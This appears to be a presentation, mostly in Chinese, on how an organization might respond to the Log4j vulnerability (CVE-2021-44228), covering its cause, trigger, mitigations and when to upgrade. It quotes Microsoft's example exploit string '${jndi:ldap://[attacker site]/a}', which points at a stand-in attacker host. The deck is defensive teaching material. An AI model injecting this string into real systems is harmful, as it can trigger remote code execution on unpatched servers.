




LOG4J **V**ULNERABILITY

資安弱點處理解析



安安日和



解題思路：

- 先理解造成該弱點最根本的原因(WHY)
- 再瞭解觸發該弱點的方式(HOW)
- 根據觸發弱點的方式來擬定初步“緩解”措施(WHAT)
- 延遲決策(待決策所需資訊充分後, 再來做判斷)(WAIT)
- 最後根據充分資訊做出處理決策(Decision Making)



Vulnerability
LOG4J



1. 造成該弱點的根本原因(WHY)

- National Vulnerability Database
<https://nvd.nist.gov/>
- CVE (Common-Vulnerabilities & Exposure)
<https://cve.mitre.org/>
- 金融資安資訊分享與分析中心(F-ISAC)
<https://www.fisac.tw/>
- 其他Source
台灣電腦網路危機處理暨協調中心：
<https://www.facebook.com/twcertcc/>
iThome Security：
<https://www.facebook.com/ithomecyber/>



Vulnerability

LOG4J



2. 觸發該弱點的方式(HOW)

NVD - CVE-2021-44228

nvd.nist.gov/vuln/detail/CVE-2021-44228

VULNERABILITIES

CVE-2021-44228 Detail

Current Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

Description

<https://logging.apache.org/log4j/2.x/security.html>

In Apache Log4j2 versions up to and including 2.14.1 (excluding security releases 2.3.1, 2.12.2 and 2.12.3), the JNDI features used in configurations, log messages, and parameters do not protect against attacker-controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled.

Mitigation

Log4j 1.x mitigation

Log4j 1.x does not have Lookups so the risk is lower. Applications using Log4j 1.x are only vulnerable to this attack when they use JNDI in their configuration. A separate CVE (CVE-2021-4104) has been filed for this vulnerability. To mitigate: Audit your logging configuration to ensure it has no JMSAppender configured. Log4j 1.x configurations without JMSAppender are not impacted by this vulnerability.

Log4j 2.x mitigation

Implement one of the following mitigation techniques:

- Upgrade to Log4j 2.3.1 (for Java 6), 2.12.3 (for Java 7), or 2.17.0 (for Java 8 and later).
- Otherwise, in any release other than 2.16.0, you may remove the JndiLookup class from the classpath: zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

Note that only the log4j-core JAR file is impacted by this vulnerability. Applications using only the log4j-api JAR file without the log4j-core JAR file are not impacted by this vulnerability.

Also note that Apache Log4j is the only Logging Services subproject affected by this vulnerability. Other projects like Log4net and Log4cxx are not impacted by this.



安安日和

Vulnerability
LOG4J



2. 觸發該弱點的方式(HOW)

- Guidance for Log4j2 vulnerability from Microsoft
<https://tinyurl.com/yw8bwzv5>

Attack vectors and observed activity

Microsoft's unified threat intelligence team, comprising the Microsoft Threat Intelligence Center (MSTIC), Microsoft 365 Defender Threat Intelligence Team, RiskIQ, and the Microsoft Detection and Response Team (DART), among others, have been tracking threats taking advantage of the remote code execution (RCE) vulnerabilities in [Apache Log4j 2](#) referred to as "Log4Shell".

The bulk of attacks that Microsoft has observed at this time have been related to mass scanning by attackers attempting to thumbprint vulnerable systems, as well as scanning by security companies and researchers. An example pattern of attack would appear in a web request log with strings like the following:

```
${jndi:ldap://[attacker site]/a}
```





3. 擬定初步 “緩解” 措施 (WHAT)

So far, We have learned :

- JNDI related features are IMPACTED.
- JndiLookup.class can be considered for removal.
- Example pattern of attack string :
`${jndi:ldap://[attacker_site]/a}`

*需要時間調查/確認移
除class後的影響面

*最迅速的緩解切入點



Vulnerability
LOG4J



3. 擬定初步 “緩解” 措施 (WHAT)

So, WHAT We Should do Is :

- 針對攻擊字串格式建立緩解機制。
Ex. WAF(Web Application Firewall) Content Filter
or 針對Request傳入字串格式做驗證檢核
- 確認系統是否有使用到JNDI相關功能，評估移除JndiLookup.class的影響層面。
- 如果評估移除class不影響系統，則可將移除JndiLookup.class納入緩解措施中。



Vulnerability
LOG4J



4. 延遲決策 (WAIT)

- 蒐集/追蹤決策所需的相關資訊
- 待資訊充足後, 再來做決策判斷, 避免浪費成本
- 以CVE-2021-44228為例:
在2021/12/10發布後的18天內又陸續隨著
Log4J釋出的更新被回報了CVE-2021-45046、
CVE-2021-45105、CVE-2021-44832...等弱點
。若跟著官方Release一路無腦更新就會陷入成
本浪費的循環中。



Vulnerability
LOG4J



5. 做出處理決策 (DECISION MAKING)

- 最後根據充分資訊來做出處理決策

- 以CVE-2021-44228為例：

Log4J官方於2021/12/28 Release 2.17.1版更新後截至2022/1/28止已經過31天，未曾再被回報新的CVE弱點，故可考慮將Log4J 2.17.1版升級做為最終處理決策。



THANKS FOR WATCHING



安安日和



anan.biyori@gmail.com

Find me on [You](#)[Tube](#).